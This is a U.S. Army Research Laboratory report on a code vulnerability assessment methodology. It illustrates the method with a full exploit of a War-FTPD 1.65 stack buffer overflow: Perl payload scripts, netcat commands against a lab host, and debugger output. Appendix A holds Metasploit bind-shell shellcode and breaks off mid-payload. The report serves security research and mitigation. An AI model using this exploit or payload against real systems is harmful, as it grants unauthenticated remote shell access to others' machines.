Army Research Laboratory

# Source Code Vulnerability Assessment Methodology

by Diana Villa and Daniel Landin

ARL-TR-4571 September 2008

**Army Research Laboratory**
White Sands Missile Range, NM 88002-5513

**ARL-TR-4571** **September 2008**

# Source Code Vulnerability Assessment Methodology

**Diana Villa and Daniel Landin**
**Survivability/Lethality Analysis Directorate, ARL**

| REPORT DOCUMENTATION PAGE | *Form Approved* *OMB No. 0704-0188* |
|---|---|

| | | |
|---|---|---|
| **1. REPORT DATE** *(DD-MM-YYYY)* September 2008 | **2. REPORT TYPE** Final | **3. DATES COVERED (From - To)** |
| **4. TITLE AND SUBTITLE** Source Code Vulnerability Assessment Methodology | | **5a. CONTRACT NUMBER** |
| | | **5b. GRANT NUMBER** |
| | | **5c. PROGRAM ELEMENT NUMBER** |
| **6. AUTHOR(S)** Diana Villa and Daniel Landin | | **5d. PROJECT NUMBER** |
| | | **5e. TASK NUMBER** |
| | | **5f. WORK UNIT NUMBER** |
| **7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)** U.S. Army Research Laboratory<br>Information & Electronic Protection Division<br>Survivability/Lethality Analysis Directorate ATTN: AMSRD-ARL-SL-EI<br>White Sands Missile Range, NM 88002-5513 | | **8. PERFORMING ORGANIZATION REPORT NUMBER** ARL-TR-4571 |
| **9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)** | | **10. SPONSOR/MONITOR'S ACRONYM(S)** |
| | | **11. SPONSOR/MONITOR'S REPORT NUMBER(S)** |

**12. DISTRIBUTION/AVAILABILITY STATEMENT**
Approved for public release; distribution is unlimited.

**13. SUPPLEMENTARY NOTES**

**14. ABSTRACT**
Coding errors and security vulnerabilities are routinely introduced into application source code for both malicious and non-malicious purposes. The U.S. Army Research Laboratory (ARL) Survivability/Lethality Analysis Directorate (SLAD), Information and Electronic Protection Division (IEPD) has developed a security-focused source Code Analysis Methodology (CAM) to identify, exploit, and mitigate vulnerabilities found in software developed for use in U.S. Army systems. Because of the classified nature of the results obtained via the CAM on actual systems, it is not possible to present these results in an unclassified forum. Instead, the work presented here provides a proof-of-concept of the CAM and exploit development process by generating an exploit for a buffer overflow vulnerability found in a free software application.
A buffer overflow vulnerability presents a serious threat to the security of a software system and provides one example of the coding errors and security issues that the CAM is designed to detect, exploit, and mitigate against. The work described here provides an example of the process that is followed to ultimately determine the appropriate mitigations and countermeasures that will protect and enhance Soldier and system survivability via the CAM.

**15. SUBJECT TERMS**
Code analysis, exploit development

| **16. SECURITY CLASSIFICATION OF:** | | | **17. LIMITATION OF ABSTRACT** | **18. NUMBER OF PAGES** | **19a. NAME OF RESPONSIBLE PERSON** |
|---|---|---|---|---|---|
| **a. REPORT** | **b. ABSTRACT** | **c. THIS PAGE** | | | Diana Villa |
| U | U | U | UU | 34 | **19b. TELEPHONE NUMBER** (*Include area code*) (575) 678-3395 |

**Standard Form 298 (Rev. 8/98)**
Prescribed by ANSI Std. Z39.18

## Contents

## List of Figures

## Summary

Coding errors and security vulnerabilities are routinely introduced into application source code for both malicious and non-malicious purposes. Source code analysis can be used throughout a software system's lifecycle to understand and ensure proper program behavior, as well as to aid in the identification of coding errors and security vulnerabilities. The U.S. Army Research Laboratory's (ARL) Survivability/Lethality Analysis Directorate (SLAD), Information and Electronic Protection Division (IEPD) has developed a security-focused source Code Analysis Methodology (CAM) to identify, exploit, and mitigate vulnerabilities found in software developed for use in U.S. Army systems.

Among the myriad of software security errors that can be introduced into program source code is an error condition known as a buffer overflow, which was first recognized within the C programming language as early as 1973. A buffer overflow is a coding error in which more data is copied into a buffer than the buffer has the capacity to hold. As a result, it is possible to execute arbitrary code on the machine and effectively gain control over the entire system. Because of the classified nature of the results obtained via the ARL/SLAD CAM on actual systems, it is not possible to present these results in an unclassified forum. Instead, the work presented here provides a proof-of-concept of the ARL/SLAD CAM and exploit development process by generating an exploit for a known buffer overflow vulnerability found in the War File Transfer Protocol (FTP) daemon (warftpd) application. The warftpd application is a free software application for Windows environments originally released in 1996. Via the ARL/SLAD CAM exploit development process, a remote attack is carried out against a target machine running the warftpd application in which no physical access is required to the target machine; the attack is carried out over the network. An exploit is generated, with the help of the Metasploit Framework, that establishes an "always listening" connection on the target machine. Once the "always listening" connection is established, it is possible to log in to the target machine from any other machine that can reach it over the network, without prior authentication. Using this connection, an attacker can perform any operation allowed using the permissions assigned to the warftpd application, e.g., creating and deleting files, and adding new user accounts to the system.

A buffer overflow vulnerability presents a serious threat to the security of a software system and provides one example of the coding errors and security issues that the ARL/SLAD CAM is designed to detect, exploit, and mitigate against. The work described here provides an example of the process that is followed to ultimately determine the appropriate mitigations and countermeasures that will protect and enhance Soldier and system survivability via the ARL/SLAD CAM.

INTENTIONALLY LEFT BLANK.

# 1. Introduction/Background

Program source code remains the only way in which the meaning of a software system can be described with certainty (*1*). Although different models and representations of a software system typically exist, the application source code represents the true description of the application's functionality. When studying the behavior of an application, analysis of its source code is essential to obtaining a comprehensive understanding of its implementation. Whether intentionally or unintentionally, coding errors and security vulnerabilities are routinely introduced into application source code. Source code analysis can be used throughout a software system's lifecycle to understand and ensure proper program behavior, as well as to aid in the identification of coding errors and security vulnerabilities.

## 1.1 Source Code Analysis

Source code analysis is typically divided into two categories: static and dynamic. Static source code analysis involves analyzing the code that comprises a software system without its physical execution. The analyst examines different program constructs and data flow, paying special attention to source code components such as function names, variable definitions, and data structures (*2*). Dynamic source code analysis consists of analyzing program behavior before, during, and after execution. The program under investigation is subjected to unexpected inputs and abnormal conditions, which allows the analyst to compare the observed behavior of the program with the expected program behavior (*3*).

Source code analysis can be further classified according to the objective of the analysis. "Best practices" specific source code analysis focuses on ensuring program code conforms to organizational coding guidelines and specifications (*4*). Security-focused code analysis, on the other hand, concentrates on ensuring the security of a software system by identifying potential vulnerabilities within the application source code itself. Potential vulnerabilities can be identified and classified according to a taxonomy of source code security errors for further study (*5*).

## 1.2 ARL/SLAD Code Analysis Methodology (CAM)

The U.S. Army Research Laboratory's (ARL) Survivability/Lethality Analysis Directorate (SLAD), Information and Electronic Protection Division (IEPD) has developed its own source CAM that focuses on software security (*6*). The CAM consists of four steps: requirements definition and code familiarization, susceptibility analysis, vulnerability confirmation, and recommendations and mitigation. During requirements definition and code familiarization, the scope of the analysis is defined, source code and related background information is collected and reviewed, and necessary tools are developed and/or acquired. Susceptibility analysis is then conducted via automated, manual, or semi-automated means and is a detailed analysis whose goal is to uncover susceptibilities in the source code. Vulnerability confirmation is a detailed analysis and verification of the identified susceptibilities, which confirm or deny the presence of vulnerabilities within the source code. At this step, proof-of-concept programs and/or exploits may be developed to further demonstrate the identified vulnerabilities. Finally, recommendations, mitigation strategies, and countermeasures are proposed for the verified software vulnerabilities. The ARL/SLAD CAM has been successfully applied in conducting vulnerability assessments of U.S. Army programs in an effort to improve Soldier and system survivability. Additionally, the ARL/SLAD CAM was effective in analyzing data provided by the U.S. Army Computational and Information Sciences Directorate's (CISD) Center for Intrusion Detection Monitoring and Protection (CIMP) to reverse engineer tools captured by their custom intrusion detection system (IDS).

### 1.3 Buffer Overflows

Among the myriad of software security errors that can be introduced into program source code is an error condition known as a buffer overflow, which was first recognized within the C programming language as early as 1973 (*7*). A buffer overflow is a coding error in which more data are written into a buffer than the buffer has capacity to hold. Consequently, the excess data spill over into areas of memory surrounding the buffer and cause the program to crash. This is possible because there is no inherent bounds-checking on buffers in the C and C++ programming language (*8*). Figure 1 illustrates a buffer overflow within program source code written in C (*9*).

```
char buffer[128];
strcpy(buffer, argv[1]);
```

Figure 1. Example of buffer overflow in C code.

The C code in figure 1 allocates a buffer of 128 bytes and then uses the C library function strcpy to copy a user-supplied input value, argv[1], into the allocated buffer. When the user-supplied input value is greater than 128 bytes, the buffer becomes full and the excess data will overwrite adjacent memory areas, causing the program to experience a segmentation fault and terminate with a core dump (*7*). It is possible to analyze the results of the program core dump to write an exploit that allows an attacker to execute arbitrary code on the machine, effectively gaining control over the entire system (*10*).

Note that buffer overflows are classified into two types: stack and heap. Stack-based buffer overflows alter data in the process stack, while heap-based buffer overflow attacks involve dynamically allocated memory, i.e., memory allocated during run time by an application (*7*). This work concentrates on exploiting stack-based buffer overflows.

## *Stack-based Buffer Overflows*

The process memory map contains all the data, instructions, and control information necessary to execute an application, and is created and managed by the operating system for each executing process. A program's stack is part of the overall process memory map (*9*). A stack is a last-in-first-out (LIFO) data structure used by an operating system to make the use of functions within a program more efficient (*8*). Functions alter the flow of control of a program to allow an instruction or group of instructions to execute independently of the rest of the program. A stack is used as a means to efficiently return control to the original function caller once a function has completed execution. A program's stack temporarily holds a function's parameters and local variables, as well as the return address for the next instruction to be executed. Note that this is stored in the enhanced instruction pointer (EIP) register (*7*). The extended stack pointer (ESP) register points to the top of the stack while the extended base pointer (EBP) register points to the base of the stack. Figure 2 below illustrates the stack frame for the function described in figure 1.




Figure 2. Stack frame for function described in figure 1.

Figure 3 illustrates the stack frame for the same function after a buffer overflow occurs in which an excessively long string of A's is passed as input to the strcpy function.




Figure 3. Stack frame for function described in figure 1 after buffer overflow.

Note that in addition to the higher areas of stack memory, the saved EIP has been overwritten as well. Consequently, the application no longer understands how to return control to the function caller and the application terminates. It is possible, however, to write past the buffer boundary in a controlled way such that the value for EIP can be overwritten with an arbitrary value. In doing so, an attacker can execute arbitrary code on the target machine and take control over program execution. Section 2 further illustrates this process with an example.

Although the ARL/SLAD CAM was not used to identify the buffer overflow vulnerability in this work, it is important to note that the methodology is designed and has been proven to successfully identify security issues within application source code. Because the ARL/SLAD CAM is applied to U.S. Army programs, the vulnerabilities discovered and exploits developed become classified. For this reason, the results cannot be discussed in an unclassified forum. Instead, the methodology is applied to a free software application whose vulnerability is widely known and has been exploited in the past. This work provides a proof-of-concept for the ARL/SLAD CAM and exploit development process and does not detail an actual implementation of the ARL/SLAD CAM. However, a similar process has been employed to identify, exploit, and mitigate vulnerabilities discovered in U.S. Army programs.

Buffer overflows present a real threat to the security of a software system and comprise an active area of research working towards their identification and mitigation (*11*). In this work, a stack-based buffer overflow vulnerability in a popular File Transfer Protocol (FTP) application is remotely exploited, i.e., the attack occurs over the network eliminating the need for physical access to the target machine.

The following sections detail the process that was followed in order to compose the final attack payload and describe the result of launching the final exploit on the target system.

## 2. Experiment/Calculations

For this experiment, a buffer overflow vulnerability is exploited in order to establish an “always listening” connection on a target machine. In this way, an attacker can log in to the target machine, without the use of authentication, using a specified port at any time. The following section outlines the process that was followed and the tools that were used in order to compose the attack payload. Appendix B, however, contains a more detailed, step-by-step explanation of the nuances involved in the payload generation for this particular exploit.

War FTP daemon (warftpd) is a free FTP server for Windows© environments originally released in 1996 that can be used freely for either private or commercial purposes, and with some restrictions, for government agencies and affiliated businesses/corporations depending on the version being employed (*12*). The warftpd server is assigned to service port 21, as are all FTP connections (*13*).

The warftpd server version 1.65, in particular, is vulnerable to a stack-based buffer overflow attack. It fails to properly perform input validation on the user-supplied USER name value before copying it to an insufficiently sized buffer (*14*). To demonstrate the vulnerability, an arbitrarily long user name is composed via a perl (*15*) script consisting of 1000 A’s, as shown in figure 4.

```
$userString = 'USER ' . 'A' x 1000;

$payload = $userString . "\r\n";
print $payload;
```

Figure 4. Contents of overflow1.pl,a perl script that generates a long user name request.

This long user name request is then sent to the warftpd server using netcat, a networking utility that reads and writes data across a network connection using the Transmission Control Protocol/Internet Protocol (TCP/IP) (*16*). Figure 5 shows the commands used to send the long user name request to the target application and the resulting termination of the warftpd server. Note that for this experiment, the target application is found on a machine whose Internet protocol (IP) address is 192.168.88.129 via port 21.

```
[root@localhost diana]# perl overflow1.pl | nc 192.168.88.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
[root@localhost diana]#
```

Figure 5. An example of sending a long user name request to target application and resulting termination of warftpd server.

Using Windows Debugger (WinDBG), an application debugger for Windows environments (*17*), it is possible to analyze the contents of the applications process memory map after it has terminated. Figure 6 shows a section of the output provided by WinDBG as a result of the program termination caused by the buffer overflow.

```
0:006> gh
(120.378): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000113 ecx=00000001 edx=00000000 esi=7c4f5594 edi=007f465c
eip=41414141 esp=0098fd98 ebp=0098fdf0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010216
41414141 ??              ???
```

Figure 6. Partial output provided by WinDBG in response to program termination due to buffer overflow.

Of importance here is that the value of the EIP has been overwritten with A’s; more specifically the hexadecimal representation for the uppercase letter A, 0x41.

In order to overwrite the EIP with an arbitrary value, the Metasploit framework will be employed. The Metasploit framework consists of tools, libraries, modules, and user interfaces used to create security tools and exploits (*18*). Using Metasploit’s patternCreate() and patternOffset() modules, it is possible to create a non-repeating pattern of arbitrary length and search for a unique offset within the generated pattern. By composing a string of non-repeating characters, sending it as input to warftpd, and monitoring the results on WinDBG, the offset from the beginning of the buffer to the EIP is calculated. Consequently, the EIP is determined to be 485 bytes from the beginning of the buffer.


Once the offset to the EIP is calculated, it becomes necessary to determine the desired return address to carry out the attack. Because the Windows operating system allows for the sharing of dynamically linked libraries (DLL) across processes, it loads the DLLs in the same location for different processes in the same version of the operating system (*9*). Using this information, the *win32.dll* library is chosen for further analysis. Next, msfpescan(), another Metasploit module that scans a DLL for instructions of interest, is used to scan the *win32.dll* file for jumps to ESP, i.e., an instruction that causes the program to read data from the top of the stack. The top of the stack will contain the attack payload, i.e., the code that will be executed in order to establish the “always listening” connection on the target machine. The msfpescan() module returns two addresses for instructions that read data from the top of the stack, 0x77e14c29 and 0x77e3c256. 0x77e14c29 is arbitrarily chosen as the address that will replace the EIP in the attack payload for this exploit.

The final section of the attack payload is the shellcode that will establish the “always listening” connection on the target machine. Shellcode is a set of instructions injected and then executed by an exploited program. Because it is used to directly manipulate both registers and the overall program function, it is written in hexadecimal opcodes (*8*). The Metasploit framework provides the functionality of automatically generating shellcode depending on the user’s input parameters via its msfweb() interface. Accordingly, it was used to generate the shellcode to establish an “always listening” connection on port 4444 on the target machine. Appendix A contains the final payload generated to exploit the buffer overflow vulnerability in the warftpd application. Note that the final payload is padded with a few No Operations (NOPs), which are instructions that delay execution for a period of time, in order to ensure the shellcode executes correctly (*8*). Additionally, the address that is used to replace the value of the EIP is displayed in little endian order due to the architecture of the target machine (*19*).

The following section describes the result of sending the final payload to the target application.

## 3. Results and Discussion

Before executing the final exploit, it is important to verify the active ports on the target machine using the netstat tool. Netstat is a command-line tool that displays incoming and outgoing network connections, routing tables, and network interface statistics on Unix, Unix-like, and Windows-based environments (*20*). Recall that the shellcode generated with Metasploit establishes an “always listening” connection via port 4444. Therefore, it is important to ensure the port is not already in use to verify the final exploit is successful. Figure 7 displays the active connections on the target machine before launching the final exploit.



```
Command Prompt
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
  TCP    192.168.88.129:139     0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.88.129:137     *:*
  UDP    192.168.88.129:138     *:*
  UDP    192.168.88.129:500     *:*

C:\>
```


Figure 7. Active connections on target machine before final exploit.

Note that port 4444 is not yet active on the target machine.  Figure 8 shows the commands used to send the final exploit to the target application and the resulting termination of the warftpd server, as seen from the attacker's perspective.

```
[root@localhost diana]# perl overflow4.pl | nc 192.168.88.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
[root@localhost diana]#
```

Figure 8. Sending the final exploit to the target application from the attacker's perspective.

Once again, the **netstat** command is used on the target machine to verify the active connections, as illustrated in figure 9.  Note that an active, listening TCP connection on port 4444 has now been established.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    192.168.88.129:139     0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.88.129:137     *:*
  UDP    192.168.88.129:138     *:*
  UDP    192.168.88.129:500     *:*

C:\>
```

Figure 9. Active connections on target machine after final exploit.

Once the "always listening" connection is established, it is possible to log in to the target machine from any other machine that can reach it over the network, without prior authentication. Figure 10 illustrates a connection being established to the target machine, from the attacker machine, via the newly activated port 4444 using the **netcat** command.

```
[root@localhost diana]# nc 192.168.88.129 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\War-ftpd>
```

Figure 10. Connection established from attacker machine to target machine.

Using this connection, an attacker can perform any operation allowed using the permissions assigned to the warftpd application, e.g., creating and deleting files, and adding new user accounts to the system. This illustrates the danger that a security vulnerability, such as a buffer overflow, can pose to a software system when exploited.

## 4. Conclusions

The ARL/SLAD CAM is a security-focused, source code analysis methodology designed to identify and exploit vulnerabilities within U.S. Army applications. Although the ARL/SLAD CAM has been successfully applied on a number of U.S. Army systems, it was not used to identify the buffer overflow vulnerability being exploited in this work. Because of the nature of the analyzed programs and the results obtained via the ARL/SLAD CAM, it is not possible to describe the results of an implementation of the ARL/SLAD CAM on an actual U.S. Army program in an unclassified forum. Those results are typically classified and must be treated as such.  Instead, this work presents a proof-of-concept of the ARL/SLAD CAM and exploit development methodology by detailing the process of generating an exploit for a buffer overflow vulnerability found in a free software application, warftpd.  It is important to note, however, that a similar process has been followed to identify, exploit, and mitigate vulnerabilities found in U.S. Army programs.

A buffer overflow is an error condition in which more data is copied into a buffer than the buffer has the capacity to hold.  As a result, it is possible to execute arbitrary code on the machine and effectively gain control over the entire system.  Through the use of Metasploit, a toolkit used to generate security tools and exploits, a final payload is generated that establishes an "always listening" connection on a target machine.  This connection can then be used as a means to gain unauthenticated access and execute arbitrary commands on the target system.

Buffer overflows present a serious security threat to any application developed using a language with no inherent bounds checking, such as C and C++.  The ARL/SLAD CAM provides a framework with which to identify and exploit vulnerabilities in U.S. Army applications of interest.  In doing so, the ARL/SLAD CAM facilitates the determination of appropriate mitigations and countermeasures to "ultimately protect and enhance Soldier and system survivability" (*6*).

## References

1. Binkley, D. *Source Code Analysis: A Road Map*, IEEE 2007 Future of Software Engineering (FOSE '07), Washington, D.C., May 2007, pp 104–119.

2. Chess, B. Static Analysis for Security. *IEEE Security & Privacy* **Nov/Dec 2004**, 32–35.

3. Hausen, H., *Comments on Practical Constraints of Software Validation Techniques*, Proceedings of the Symposium on Software Validation, Darmstadt, Germany, 323–333, 1984.

4. Parasoft. *Performing Coding Standard Analysis on Large Applications*, White Paper, Parasoft Corp., 2005.

5. Tsipenyuk, K.; Chess, B.; Green, B. Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors. *IEEE Security and Privacy* **November 2006**, 3 (6).

6. Avila, A., et. al. *ARL/SLAD Code Analysis Methodology*, U.S. Army Research Laboratory White Paper, October 2006.

7. Donaldson, M. E., *Inside the Buffer Overflow Attack: Mechanism, Method, and Prevention*, SANS Institute White Paper, April 2002.

8. Koziol, J., et. al., *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Wiley Publishing, pp. 11–22, 27, 35, 2004.

9. Shah, S. U. *The Exploit Laboratory: Analyzing Vulnerabilities and Writing Exploits*, Black Hat USA Briefings and Trainings, July 2007.

10. Aleph One, *Smashing the Stack for Fun and Profit*. http://insecure.org/stf/smashstack.html (accessed July 2008).

11. Del Grosso, Antoniol; Merlo, G.; Merlo, E.; Galinier, P. Detecting Buffer Overflow via Automatic Test Input Data Generation, *Computers and Operations Research* **October 2008**, *35* (10), 3125–3143.

12. alt.com.jgaa FAQ. http://www.warftp.org/faq/warfaq.html#AEN62 (accessed July 2008).

13. File Transfer Protocol Request for Comment (FTP RFC). http://www.ietf.org/rfc/rfc0959.txt (accessed July 2008).

14. SecurityFocus. Jarle Aase War FTPD USER/PASS Buffer Overflow Vulnerability. http://www.securityfocus.com/bid/10078/info (accessed July 2008).

15. The Perl Directory. http://www.perl.org (accessed July 2008).

16. The GNU Netcat Project. http://netcat.sourceforge.net (accessed July 2008).

17. Debugging Tools for Windows-Overview. http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx# (accessed July 2008).

18. The Metasploit Project. http://www.metasploit.com (accessed July 2008).

19. Verts, Dr. W. T. *An Essay on Endian Order*. http://www.cs.umass.edu/~verts/cs32/endian.html, 1996. (accessed July 2008).

20. Netstat Systems. http://www.netstat.net/ (accessed July 2008).

## Appendix A. Final Payload

This appendix includes the contents of the *overflow4.pl* file.

```
$userString = 'USER ';
$aString = 'A' x 485;
$returnAddress = "\x29\x4c\xe1\x77";
$noOps = "\x90" x 4;

# win32_bind -  EXITFUNC=seh LPORT=4444 Size=696 Encoder=Alpha2
http://metasploit.com
$shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x37\x49\x49\x51\x5a\x6a\x48".
"\x58\x50\x30\x42\x31\x41\x42\x6b\x42\x41\x58\x42\x32\x42\x41\x32".
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x7a\x49\x4b\x4c\x43".
"\x5a\x6a\x4b\x62\x6d\x79\x78\x78\x79\x6b\x4f\x79\x6f\x79\x6f\x35".
"\x30\x4c\x4b\x30\x6c\x61\x34\x41\x34\x4e\x6b\x37\x35\x77\x4c\x6c".
"\x4b\x43\x4c\x64\x45\x52\x58\x37\x71\x38\x6f\x4e\x6b\x72\x6f\x76".
"\x78\x6e\x6b\x63\x6f\x51\x30\x55\x51\x4a\x4b\x30\x49\x6c\x4b\x30".
"\x34\x4c\x4b\x47\x71\x7a\x4e\x77\x41\x4b\x70\x4e\x79\x4e\x4c\x4c".
"\x44\x59\x50\x62\x54\x54\x47\x78\x41\x7a\x6a\x36\x6d\x63\x31\x4f".
"\x32\x6a\x4b\x6c\x34\x45\x6b\x32\x74\x47\x54\x75\x78\x70\x75\x68".
"\x65\x4c\x4b\x63\x6f\x47\x54\x67\x71\x7a\x4b\x32\x46\x6c\x4b\x76".
"\x6c\x62\x6b\x6e\x6b\x73\x6f\x45\x4c\x35\x51\x6a\x4b\x56\x63\x64".
"\x6c\x6e\x6b\x6d\x59\x62\x4c\x35\x74\x77\x6c\x61\x71\x39\x53\x36".
"\x51\x4b\x6b\x33\x54\x6c\x4b\x53\x73\x66\x50\x4c\x4b\x63\x70\x34".
"\x4c\x6e\x6b\x50\x70\x55\x4c\x6e\x4d\x6c\x4b\x57\x30\x67\x78\x71".
"\x4e\x63\x58\x6c\x4e\x30\x4e\x54\x4e\x78\x6c\x30\x50\x6b\x4f\x7a".
"\x76\x55\x36\x30\x53\x61\x76\x45\x38\x76\x53\x37\x42\x31\x78\x53".
"\x47\x73\x43\x37\x42\x43\x6f\x70\x54\x4b\x4f\x6a\x70\x31\x78\x38".
"\x4b\x4a\x4d\x6b\x4c\x57\x4b\x32\x70\x4b\x4f\x6b\x66\x41\x4f\x6c".
"\x49\x5a\x45\x70\x66\x4e\x61\x58\x6d\x67\x78\x65\x52\x51\x45\x33".
"\x5a\x44\x42\x49\x6f\x6a\x70\x73\x58\x68\x59\x55\x59\x4c\x35\x6e".
"\x4d\x66\x37\x6b\x4f\x6b\x66\x50\x53\x42\x73\x31\x43\x56\x33\x53".
"\x63\x72\x63\x43\x63\x41\x53\x62\x73\x69\x6f\x6e\x30\x32\x46\x30".
"\x68\x64\x51\x31\x4c\x62\x46\x66\x33\x6e\x69\x78\x61\x4c\x55\x55".
"\x38\x4f\x54\x77\x6a\x72\x50\x4f\x37\x73\x67\x79\x6f\x6b\x66\x73".
"\x5a\x56\x70\x32\x71\x52\x75\x79\x6f\x7a\x70\x50\x68\x4d\x74\x6e".
"\x4d\x66\x4e\x4a\x49\x30\x57\x4b\x4f\x4e\x36\x42\x73\x72\x75\x59".
"\x6f\x6e\x30\x43\x58\x79\x75\x67\x39\x4e\x66\x53\x79\x53\x67\x6b".
"\x4f\x4b\x66\x32\x70\x56\x34\x53\x64\x61\x45\x4b\x4f\x7a\x70\x5a".
"\x33\x30\x68\x4b\x57\x34\x39\x4a\x66\x42\x59\x61\x47\x6b\x4f\x7a".
"\x76\x52\x75\x79\x6f\x7a\x70\x62\x46\x73\x5a\x42\x44\x63\x56\x33".
"\x58\x50\x63\x70\x6d\x6c\x49\x4b\x55\x33\x5a\x72\x70\x70\x59\x66".
"\x49\x5a\x6c\x6d\x59\x6d\x37\x30\x6a\x57\x34\x4f\x79\x69\x72\x56".
"\x51\x69\x50\x4a\x53\x6e\x4a\x59\x6e\x50\x42\x54\x6d\x4b\x4e\x42".
"\x62\x76\x4c\x4f\x63\x4e\x6d\x63\x4a\x56\x58\x6e\x4b\x4e\x4b\x6e".
"\x4b\x43\x58\x71\x62\x4b\x4e\x6e\x53\x45\x46\x59\x6f\x73\x45\x50".
